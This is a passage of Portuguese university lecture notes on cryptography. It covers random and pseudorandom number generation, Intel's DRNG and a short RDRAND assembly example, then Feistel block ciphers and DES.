  - Números aleatórios nos nonces impedem que atacantes adivinhem ou reutilizem transações antigas.
- **Geração de chave de sessão:**
  - Chaves temporárias para criptografia simétrica, válidas apenas durante uma sessão.
  - Aumenta a segurança limitando a exposição da chave.
- **Geração de chaves para RSA:** Números aleatórios são essenciais para gerar chaves de criptografia assimétrica seguras.
- **Fluxos de bits para cifragem de fluxo:** Algoritmos de cifra de fluxo dependem de números aleatórios para criar sequências criptograficamente seguras.

Exemplo: VeraCrypt tem necessidade de Números Aleatórios



Critérios para Números Aleatórios

Tradicionalmente, a preocupação na geração de uma sequência de números supostamente aleatórios é garantir que a sequência seja estatisticamente aleatória.

Dois critérios principais são usados para validar a aleatoriedade:

- **Distribuição uniforme:** A frequência de ocorrência de uns e zeros deve ser aproximadamente a mesma, garantindo que não haja viés.
- **Independência:** Nenhum valor na sequência pode ser deduzido a partir dos outros; cada elemento é estatisticamente independente dos demais.

Testando Independência de Sequências Aleatórias

Embora existam testes bem definidos para verificar se uma sequência de bits segue uma distribuição específica, como a **uniforme**, não há um teste único para **provar independência**.

Estratégia geral:

- Aplicar diversos testes estatísticos que verificam propriedades relacionadas à independência.
- Se nenhum teste indicar dependência, podemos ter um **alto nível de confiança** de que a sequência é independente.
- A confiança aumenta com o número e a variedade de testes aplicados.


Imprevisibilidade em Números Aleatórios

Em aplicações como autenticação recíproca, geração de chaves de sessão e cifras de fluxo, o requisito principal não é a aleatoriedade estatística, mas a **imprevisibilidade** dos números sucessivos.

- Números verdadeiramente aleatórios: cada elemento é independente e, portanto, imprevisível.
- Limitações dos números verdadeiramente aleatórios: ineficiência e dificuldade de geração.
- Solução comum: algoritmos geradores de números pseudoaleatórios (**PRNGs**) que aparentam aleatoriedade.
- Importante: garantir que um atacante não consiga prever elementos futuros da sequência a partir dos anteriores.

Geradores de números aleatórios e pseudoaleatórios

Figura 7.1 Geradores de números aleatórios e pseudoaleatórios.



TRNG = gerador de número aleatório verdadeiro (true random number generator)
PRNG = gerador de número pseudoaleatório (pseudorandom number generator)
PRF = função pseudoaleatória (pseudorandom function)

TRNGs, PRNGs e PRFs

Geração de números aleatórios em criptografia: normalmente realizada por algoritmos determinísticos.

- **Determinismo:** Algoritmos produzem sequências que não são estatisticamente aleatórias.
- **Números pseudoaleatórios:** Se o algoritmo for bom, a sequência resultante passa em muitos testes de aleatoriedade.
- **Prática aceita:** Apesar de serem determinísticos, PRNGs funcionam "tão bem quanto" números aleatórios em aplicações criptográficas.
- **Analogias estatísticas:** Semelhante a amostras de uma população — resultados aproximam os da população inteira.

TRNG: Geração de Números Aleatórios

Geradores de números aleatórios verdadeiros (TRNG):

- Usam uma fonte efetivamente aleatória, chamada **fonte de entropia**.
- Fontes de entropia podem incluir:
  - Padrões de temporização dos toques de tecla.
  - Movimentos do mouse.
  - Atividade elétrica no disco.
  - Valores instantâneos do clock do sistema.
- A fonte de entropia serve como entrada para um algoritmo que gera saída binária aleatória.
- Pode envolver conversão de sinais analógicos e processamento adicional para eliminar tendências.

TRNG vs PRNG

TRNG – True Random Number Generator

A fonte de entropia é retirada do ambiente físico do computador e pode incluir:

- Padrões de temporização dos toques de tecla
- Atividade elétrica no disco
- Movimentos do mouse
- Valores instantâneos do clock do sistema

A saída é binária e aleatória, podendo envolver conversão de fonte analógica e processamento para reduzir tendências.

TRNG vs PRNG

PRNG – Pseudo-Random Number Generator

Toma como entrada um valor fixo, chamado semente, e produz uma sequência de bits determinística.

- A semente frequentemente é gerada por um TRNG.
- Bits adicionais podem ser produzidos realimentando parte da saída como entrada.
- O fluxo de saída é totalmente determinado pela semente e pelo algoritmo, permitindo reprodução completa se ambos forem conhecidos.

Formas de PRNGs e PRFs

Gerador de Número Pseudoaleatório (PRNG)

Um algoritmo usado para produzir uma sequência de bits tão grande quanto necessário.

- Aplicações típicas: entrada para cifras de fluxo simétricas.
- Pode gerar longas sequências determinísticas a partir de uma semente inicial.
- Consulte a Figura 3.1a para ilustração do fluxo.

Função Pseudoaleatória (PRF)

Produz uma cadeia de bits pseudoaleatória com comprimento fixo.

- Aplicações típicas: geração de chaves de encriptação simétrica e nonces.
- Entrada: semente + valores específicos do contexto (ex.: ID de usuário ou ID de aplicação).

Requisitos de um PRNG/PRF em Criptografia

- O requisito básico: um adversário que não conhece a semente não deve ser capaz de determinar a sequência pseudoaleatória.
- Exemplo em cifras de fluxo: conhecer o fluxo pseudoaleatório permite recuperar o texto claro a partir do texto cifrado.
- Exemplo em PRFs: uma semente de 128 bits e valores de contexto geram uma chave secreta de 128 bits para encriptação simétrica. Saída não suficientemente aleatória facilita ataques por força bruta.
- Implicações: a segurança da saída depende de aleatoriedade, imprevisibilidade e das características da semente.

Aleatoriedade em PRNGs

- O fluxo de bits gerado por um PRNG deve **parecer aleatório**, mesmo sendo determinístico.
- Nenhum teste isolado pode provar aleatoriedade; aplica-se uma **sequência de testes**.
- Segundo o NIST SP 800-22, três características devem ser avaliadas:
  - **Uniformidade**: zeros e uns ocorrem com probabilidade $1/2$; o número esperado de zeros (ou uns) é $n/2$, onde n é o tamanho da sequência.
  - **Escalabilidade**: subsequências extraídas aleatoriamente também devem passar nos testes de aleatoriedade.
  - **Consistência**: o comportamento do gerador deve ser coerente entre diferentes sementes.
- Veja os testes do NIST
- Software de testes do NIST
- Não é adequado testar um PRNG usando apenas uma única semente ou um TRNG usando apenas uma saída física.

Testes de Aleatoriedade do NIST SP 800-22

- O SP 800-22 lista 15 testes separados para avaliar a aleatoriedade de um PRNG.
- Aqui estão três exemplos e seus propósitos:
  - **Teste de frequência**: verifica se o número de uns e zeros na sequência é aproximadamente o esperado para uma sequência verdadeiramente aleatória.
  - **Teste de rodadas**: avalia o número total de rodadas (sequências consecutivas de bits idênticos limitadas por bits opostos) para ver se correspondem ao esperado.
  - **Teste da estatística universal de Maurer**: mede a distância entre padrões correspondentes; identifica se a sequência é significativamente comprimível e, portanto, não aleatória.
- Esses testes fornecem uma visão geral do comportamento estatístico das sequências pseudoaleatórias.

Imprevisibilidade de Números Pseudoaleatórios

Um fluxo de números pseudoaleatórios deve exibir duas formas de imprevisibilidade:

- **Imprevisibilidade direta**: se a semente é desconhecida, o próximo bit da sequência deve ser imprevisível, mesmo conhecendo todos os bits anteriores.
- **Imprevisibilidade inversa**: não é viável determinar a semente a partir de quaisquer valores gerados. Nenhuma correlação entre a semente e os bits gerados deve ser aparente.

- O mesmo conjunto de testes de aleatoriedade também verifica a imprevisibilidade.
- Se a sequência parece aleatória, não é possível prever bits futuros nem deduzir a semente a partir da sequência conhecida.

Requisitos da Semente para PRNGs Criptográficos


Para aplicações criptográficas, a semente de um PRNG deve ser segura:

- **Imprevisível**: se o adversário puder deduzir a semente, poderá reproduzir toda a saída do PRNG.
- Normalmente gerada por um **TRNG**, garantindo que a semente seja aleatória ou pseudoaleatória.

- Em cifras de fluxo, o TRNG não é prático para gerar o fluxo de chave completo; o PRNG permite transmitir apenas a chave curta com segurança.
- Para funções pseudoaleatórias (PRFs), o TRNG fornece a semente, e a PRF gera os bits de saída para eliminar possíveis vieses do TRNG.
- O TRNG pode ter limitações de velocidade; o PRNG permite gerar números suficientes para a aplicação.

PRNG e a seed

Figura 7.2 Geração de entrada de semente ao PRNG.



Projeto de Algoritmos de PRNG Criptográficos

PRNGs criptográficos podem ser classificados em duas categorias principais:

- **Algoritmos de propósito especial**: projetados especificamente para gerar fluxos de bits pseudoaleatórios. Alguns são usados para várias aplicações de PRNG; outros são dedicados a cifras de fluxo, como o **RC4**.
- **Algoritmos baseados em algoritmos criptográficos existentes**: utilizam propriedades de algoritmos criptográficos para produzir aleatoriedade.

Três técnicas gerais para gerar PRNGs criptograficamente fortes:

- **Cifras de bloco simétricas**
- **Cifras assimétricas**
- **Funções de hash e códigos de autenticação de mensagem**

Essas técnicas podem ser combinadas e reutilizadas de forma prática, aproveitando algoritmos já existentes em sistemas de encriptação e autenticação.

Fontes de Entropia em TRNGs

Geradores de números aleatórios verdadeiros (TRNGs) utilizam fontes não determinísticas:

- Medem processos naturais imprevisíveis, como:
  - Detectores de pulso de radiação ionizante.
  - Tubos de descarga de gás.
  - Capacitores com escape.
- Exemplos comerciais e de pesquisa:
  - Chip da Intel: captura ruído térmico, amplificando voltagem de resistores não condutíveis.
  - **LavaRnd**: projeto de código aberto que gera números verdadeiramente aleatórios usando câmeras baratas e CCD saturado como fonte caótica. Link
- O software processa as amostras e produz números aleatórios em vários formatos.

Fontes de Aleatoriedade em Computadores (RFC 4086)

Possíveis fontes de aleatoriedade para gerar sequências verdadeiramente aleatórias:

- **Entrada de som/vídeo:**
  - Microfone sem entrada ou câmera tampada produz ruído térmico.
  - Digitalização fornece bits aleatórios de qualidade razoável.
- **Unidades de disco:**
  - Pequenas flutuações aleatórias na rotação devido à turbulência do ar.
  - Medições de tempo de busca geram dados aleatórios, embora correlacionados.
  - Processamento adequado pode extrair excelentes bits aleatórios (ex.: 100 bits/min em discos antigos).
- Serviço on-line random.org que pode oferecer sequências aleatórias pela Internet.
- Exemplo de TCC no tema de geração de números aleatórios: Link

Geradores de números aleatórios e pseudoaleatórios

Tabela 7.5 Comparação entre PRNGs e TRNGs.

	Geradores de números pseudoaleatórios (PRNGs)	Geradores de números aleatórios verdadeiros (TRNGs)
Eficiência	Muito eficientes	Geralmente ineficientes
Determinismo	Determinísticos	Não determinísticos
Periodicidade	Periódicos	Aperiódicos

PRNGs: Números Pseudoaleatórios Determinísticos

Características principais dos PRNGs:

- **Eficiência:** podem gerar muitos números rapidamente, adequado para aplicações que exigem grandes quantidades de números pseudoaleatórios.
- **Determinismo:** a mesma sequência pode ser reproduzida se a condição inicial (semente) for conhecida.
- **Periodicidade:** as sequências eventualmente se repetem, mas PRNGs modernos possuem períodos tão longos que são irrelevantes para a maioria das aplicações.

TRNGs: Números Aleatórios Verdadeiros

Características principais dos TRNGs:

- **Eficiência:** geralmente mais lentos que PRNGs, podendo ser um gargalo em aplicações que exigem muitos números aleatórios por segundo.
- **Não determinísticos:** a mesma sequência não pode ser reproduzida de forma garantida.
- **Sem periodicidade:** não possuem ciclo repetitivo, diferentemente dos PRNGs.
- **Aplicações críticas:** úteis em contextos onde imprevisibilidade máxima é necessária, como criptografia bancária ou nacional.

Propensão em TRNGs e Algoritmos Antipropensão

Propensão: um TRNG pode gerar uma saída tendenciosa, com mais uns ou zeros.
Soluções:

- Aplicação de **algoritmos antipropensão** para reduzir ou eliminar a tendência.
- Uso de **funções de hash** (MD5, SHA-1) para misturar blocos de bits:
  - Blocos de $m \geq n$ bits de entrada processados para gerar n bits de saída.
  - Mistura de entradas de diferentes fontes de hardware.
- Sistemas operacionais oferecem mecanismos embutidos:
  - Linux: combina atividade do mouse/teclado, E/S de disco e interrupções. A saída aleatória passa por SHA-1 antes de ser fornecida.
  - Leia


Gerador de Números Aleatórios Digitais da Intel (DRNG)

Contexto: TRNGs tradicionais eram usados apenas para gerar pequenas quantidades de bits aleatórios devido à baixa taxa de produção.
Intel DRNG: primeiro TRNG comercial com taxa de produção comparável a PRNGs, disponível em chips multicore desde 2012.
Destaques:

- **Implementação totalmente em hardware:** maior segurança e velocidade comparada a soluções baseadas em software.
- **Integração no chip multicore:** elimina atrasos de E/S encontrados em outros TRNGs.

Intel DRNG

Figura 7.9 Chip processador da Intel com gerador de números aleatórios.



Visão Geral do Intel DRNG

O DRNG é uma arquitetura de **três estágios**:

1. **Fonte de Entropia**: Gera bits aleatórios a partir do ruído térmico.
2. **Condicionador**: Remove qualquer viés ou correlação residual.
3. **PRNG**: Expande a aleatoriedade para maior throughput.

Estágio 1: Fonte de Entropia

- **Núcleo**: Dois inversores (portas NOT).
- Possui dois estados estáveis lógicos.
- Pulsos de *clock* forçam ambos para um **estado metaestável** indeterminado.
- O **ruído térmico** aleatório dentro dos transistores decide para qual estado estável o circuito irá decair.
- Este decaimento é fundamentalmente **imprevisível**.

Desempenho

Gera bits a uma taxa de **4 Gbps** (Gigabits por segundo). A saída é colhida em blocos de **512 bits**.

Estágio 2: Condicionamento com CMAC

- **Problema**: A saída do estágio 1 pode ter **viés** ou ter **correlações** sutis.
- **Solução**: Um condicionador criptográfico.
- **Função**: CBC-MAC (CMAC), conforme padrão NIST SP 800-38B.

Como funciona?

- Os 512 bits do Estágio 1 são criptografados em modo **CBC** usando o algoritmo AES.
- Apenas o **último bloco cifrado** (o MAC) é tomado como saída.
- Esta etapa d̈istilaä entropia, produzindo **256 bits** verdadeiramente aleatórios e não enviesados por bloco.

Estágio 3: Geração em Alta Velocidade (PRNG)

- **Problema**: Mesmo a 4 Gbps, a entropia pura não é suficientemente rápida para todas as aplicações modernas.
- **Solução**: Usar os bits aleatórios do Estágio 2 como **semente** para um PRNG.

Algoritmo: CTR_DRBG

Counter Mode Deterministic Random Bit Generator

- **Semente**: Os 256 bits do Estágio 2.
- **Funcionamento**: Criptografa um contador incremental usando AES.
- **Saída**: Gera números pseudoaleatórios de **128 bits**.
- **Segurança**: Sem a semente, é computacionalmente inviável prever a saída.

Vantagem

A partir de uma única semente de 256 bits, o PRNG pode gerar **muitos** blocos de 128 bits, ultrapassando a taxa da fonte de entropia (**>3 Gbps**). Um limite de **511 amostras** é definido por semente para garantir a segurança antes de uma nova ressementeação.

Interface com o Software: A Instrução RDRAND

- A saída final do DRNG (seja do Estágio 2 ou 3) é disponibilizada para todos os núcleos do processador.
- Acesso via uma instrução de assembly dedicada: **RDRAND**.

Instrução RDRAND


`RDRAND reg`
onde `reg` pode ser um registrador de 16, 32 ou 64 bits (`AX`, `EAX`, `RAX`).

- A instrução busca um valor aleatório do tamanho solicitado.
- Define a flag de *carry* (CF=1) em caso de sucesso.
- Software deve verificar o *carry* para garantir que obteve um valor aleatório válido.

Leitura interessante - Link da Intel

Intel DRNG: Estrutura lógica

Figura 7.10 Estrutura lógica do DRNG da Intel.



Código executando o rdrand

```
section .text
    global _start

_start:
    rdrand rcx          ; Bota valor aleatorio no registrador RCX - 64 bits
    jnc .exit           ; Vai pular se NÃO tiver o carry flag (CF = 0)

    ; Escreve os 64 bits diretamente na saída padrao (terminaL)
    push rcx            ; coloca os 64 bits na stack
    mov rax, 1          ; Fala qual e a operacao - sys_write
    mov rdi, 1          ; Fala aonde que vai escrever - stdout
    mov rsi, rsp        ; Fala onde que é pra ler - aponta leitura para os dados na stack (rsp é o stack pointer)
    mov rdx, 8          ; Fala a quantidade pra ler - 8 bytes (64 bits)
    syscall

    add rsp, 8          ; Joga o stack pointer 8 bytes para cima - ou seja, limpa a stack

.exit:
    mov rax, 60         ; Fala qual que e a operacao - no caso sys_exit
    xor rdi, rdi        ; Bota zero no rdi - exit(0)
    syscall
```

Compilando o código com rdrand

```
$nasm -f elf64 rdrand_bin.asm -o rdrand_bin.o
$ld rdrand_bin.o -o rdrand_bin
$ ./rdrand_bin | hexdump -C
```

Aula 9 - Cifras de bloco

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Cifras de Fluxo vs Cifras de Bloco

Cifras de Fluxo:


- Encriptam dados um **bit** ou **byte** por vez.
- Exemplos clássicos: Vigenère autochaveada e Vernam.
- Ideal: One-time pad (inquebrável se o fluxo de chaves for verdadeiramente aleatório).
- Limitação prática: o fluxo de chaves precisa ser compartilhado previamente via canal seguro.
- Solução prática: gerar o fluxo de bits algoritmicamente, controlado por chave, garantindo que partes futuras do fluxo sejam imprevisíveis.

Cifras de Bloco:


- Tratam um **bloco** de texto claro como um todo, normalmente de 64 ou 128 bits.
- Usuários compartilham uma chave simétrica.
- Modos de operação permitem uso semelhante ao das cifras de fluxo.
- Mais analisadas e amplamente utilizadas em aplicações de criptografia simétrica.

Cifra de fluxo vs. Cifra de bloco

Figura 3.1 Cifra de fluxo e cifra de bloco.



(a) Cifra de fluxo usando gerador algorítmico de fluxo de bits



Confusão e Difusão segundo Claude Shannon

Contexto histórico:

- Claude Shannon desenvolveu a ideia de **cifras de produto**, alternando funções de confusão e difusão [**?**].
- A estrutura da **cifra de Feistel**, baseada na proposta de Shannon de 1945, é utilizada em muitas cifras de bloco simétricas atuais.

Conceitos de Shannon:

- **Difusão**: espalhar a influência de cada bit do texto claro por muitos bits do texto cifrado, dificultando deduções estatísticas.
- **Confusão**: tornar a relação entre chave e texto cifrado complexa, de modo que conhecer parte da saída não revele informações sobre a chave.

Objetivo: impedir criptoanálise baseada em estatísticas do texto claro, como frequências de letras ou palavras prováveis.

Difusão em Criptografia

A difusão busca dissociar a estrutura estatística do texto claro das estatísticas do texto cifrado.

Princípio: Cada dígito do texto claro deve afetar muitos dígitos do texto cifrado, espalhando a informação.

Exemplo matemático: Para uma mensagem $M = m_1, m_2, m_3, \ldots$:

$$y_n = \left(\sum_{i=1}^{k} m_{n+i} \right) \bmod 26$$

onde k letras sucessivas do texto claro influenciam cada letra do texto cifrado.

Efeito:

- Frequências de letras e dígrafos no texto cifrado se aproximam de uma distribuição uniforme.
- Em cifras de bloco binárias, difusão é alcançada por permutações seguidas de funções de transformação, garantindo que bits de diferentes posições contribuam para cada bit cifrado.

Difusão e Confusão em Cifras de Bloco

Cada cifra de bloco transforma um bloco de texto claro em texto cifrado, dependendo da chave.

Difusão:


- Complica o relacionamento estatístico entre o texto claro e o texto cifrado.
- Faz com que cada bit do texto claro influencie muitos bits do texto cifrado.
- Frustra tentativas de deduzir padrões no texto claro.

Confusão:

- Complica o relacionamento entre o texto cifrado e a chave de encriptação.
- Utiliza funções de substituição complexas para dificultar a descoberta da chave.
- Funções lineares simples resultariam em pouca confusão e vulnerabilidade.

Cifra de Feistel

Figura 3.3 Encriptação e decriptação de Feistel (16 rodadas).



Estrutura da Cifra de Feistel

A estrutura de Feistel permite criar cifras de bloco seguras a partir de funções de encriptação simples.

Descrição:

- Entrada: bloco de texto claro de 2w bits e chave K.
- O bloco é dividido em duas metades: L_0 e R_0.
- Os dados passam por n rodadas de processamento.
- Cada rodada i recebe L_{i-1}, R_{i-1} e uma subchave K_i derivada de K.
- As subchaves K_i são normalmente diferentes entre si e da chave original.
- Após n rodadas, as metades são combinadas para gerar o bloco cifrado.

Exemplo: 16 rodadas, mas qualquer número de rodadas pode ser implementado.

Rodadas da Cifra de Feistel

Todas as rodadas têm a mesma estrutura básica:

Processamento em cada rodada:

1. Aplica-se uma função de substituição F à metade direita dos dados R_{i-1}, parametrizada pela subchave K_i.
2. Realiza-se a operação XOR entre a saída de F e a metade esquerda L_{i-1}:

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$$

3. Executa-se a permutação trocando as metades:

$$L_i = R_{i-1}$$

Observações:

- F é uma função de w bits de R_{i-1} e y bits de K_i, produzindo w bits de saída.
- Estrutura geral é repetida em todas as rodadas, formando uma rede de substituição-permutação (SPN) como proposta por Shannon.

Fatores que influenciam a segurança da cifra de Feistel

A execução de uma rede de Feistel depende de diversos parâmetros de projeto, sendo um dos principais:

Tamanho de bloco:

- Blocos maiores proporcionam maior segurança, mantendo os demais fatores constantes.
- Blocos maiores reduzem a velocidade de encriptação/decriptação para um dado algoritmo.
- Maior segurança é obtida por meio de maior difusão.
- Tradicionalmente, o tamanho de bloco de 64 bits era considerado adequado para cifras de bloco.
- O AES moderno utiliza tamanho de bloco de 128 bits.

Fatores que influenciam a segurança da cifra de Feistel

- **Tamanho da chave:**
  - Chave maior $\Rightarrow$ maior resistência a ataques de força bruta e maior confusão.
  - Impacto: pode reduzir a velocidade de encriptação/decriptação.
  - 64 bits ou menos: inseguros.
  - 128 bits: tornou-se padrão comum.
- **Número de rodadas:**
  - 1 rodada: segurança inadequada.
  - 16 rodadas: valor típico que garante segurança aceitável.
- **Algoritmo de geração de subchaves:**
  - Quanto mais complexo, mais difícil a criptoanálise.
- **Função F:**
  - Função mais complexa $\Rightarrow$ maior resistência a ataques.

Considerações adicionais no projeto da cifra de Feistel

- **Encriptação/Decriptação rápidas em software:**
  - Muitas vezes a implementação ocorre em software, não em hardware.
  - Desempenho do algoritmo passa a ser um fator crítico.
- **Facilidade de análise:**
  - Algoritmos claros e concisos são mais fáceis de avaliar contra ataques.
  - Transparência aumenta a confiança na robustez criptográfica.
  - Exemplo: o DES não possui estrutura de fácil análise.

Algoritmo de Decriptação de Feistel

O processo de decriptação com uma cifra de Feistel é basicamente o mesmo da encriptação. A regra é a seguinte: use o texto cifrado como entrada para o algoritmo, mas aplique as subchaves K_i em ordem reversa.


Ou seja:

- Use K_n na primeira rodada, K_{n-1} na segunda, ..., até K_1 na última rodada.

Observação: Isso permite que o mesmo algoritmo seja usado tanto para encriptação quanto para decriptação.

Validação do Algoritmo de Feistel com Ordem de Chaves Invertida

Observando a última rodada de encriptação da Cifra de Feistel e a primeira rodada da decriptação




E sabendo que a operação lógica ou-exclusivo tem as seguintes propriedades:

$$[A \oplus B] \oplus C = A \oplus [B \oplus C]$$
$$D \oplus D = 0$$
$$E \oplus 0 = E$$

Validação do Algoritmo de Feistel com Ordem de Chaves Invertida


Temos:



Resumindo

Temos:

Figura 3.4 Exemplo Feistel.



Data Encryption Standard (DES)

Até a introdução do **Advanced Encryption Standard (AES)** em 2001, o DES era o esquema de encriptação mais utilizado.

Histórico:


- Adotado em 1977 pelo **NIST**.
- Também conhecido como **Data Encryption Algorithm (DEA)**.
- Encripta dados em blocos de 64 bits usando uma chave de 56 bits.
- O mesmo algoritmo e chave são usados para encriptação e decriptação.

Evolução:

- Em 1994, o NIST reafirmou o DES para uso federal, recomendando restrição a informações não confidenciais.
- Em 1999, o NIST indicou que o DES seria apenas para sistemas legados e recomendou o **Triple DES**.
  - Triple DES repete o algoritmo DES três vezes usando duas ou três chaves diferentes.
- Hoje recomendamos o uso do **AES**

Esquema do DES

Figura 3.5 Representação geral do algoritmo de encriptação DES.



Funcionamento DES

No esquema de encriptação DES existem duas entradas na função: **texto claro** (64 bits) e **chave** (56 bits).


Processamento do texto claro:

- **Permutação Inicial (IP)**: reorganiza os bits do texto claro para produzir a entrada permutada.
- **16 rodadas de função Feistel**: cada rodada envolve permutação e substituição dos bits.
- **Troca das metades esquerda e direita** para gerar a pré-saída.
- **Permutação Final (IP^{-1})**: inverso da permutação inicial, produzindo o texto cifrado de 64 bits.

Data Encryption Standard (DES)

- Cifra de bloco que processa dados em blocos de 64 bits.
- Entrada: bloco de texto claro de 64 bits.
- Saída: bloco de texto cifrado de 64 bits.
- Algoritmo simétrico: mesma chave e mesmo algoritmo para encriptação e decriptação (com pequenas diferenças no escalonamento de chaves).

Esquema detalhado - DES



Chaves no DES

- Comprimento efetivo da chave: 56 bits.
- A chave é representada como um número de 64 bits:
  - A cada byte, o bit menos significativo é usado para verificação de paridade.
  - Esses 8 bits de paridade não participam da criptografia.
- Existem algumas chaves fracas, mas são facilmente evitáveis.
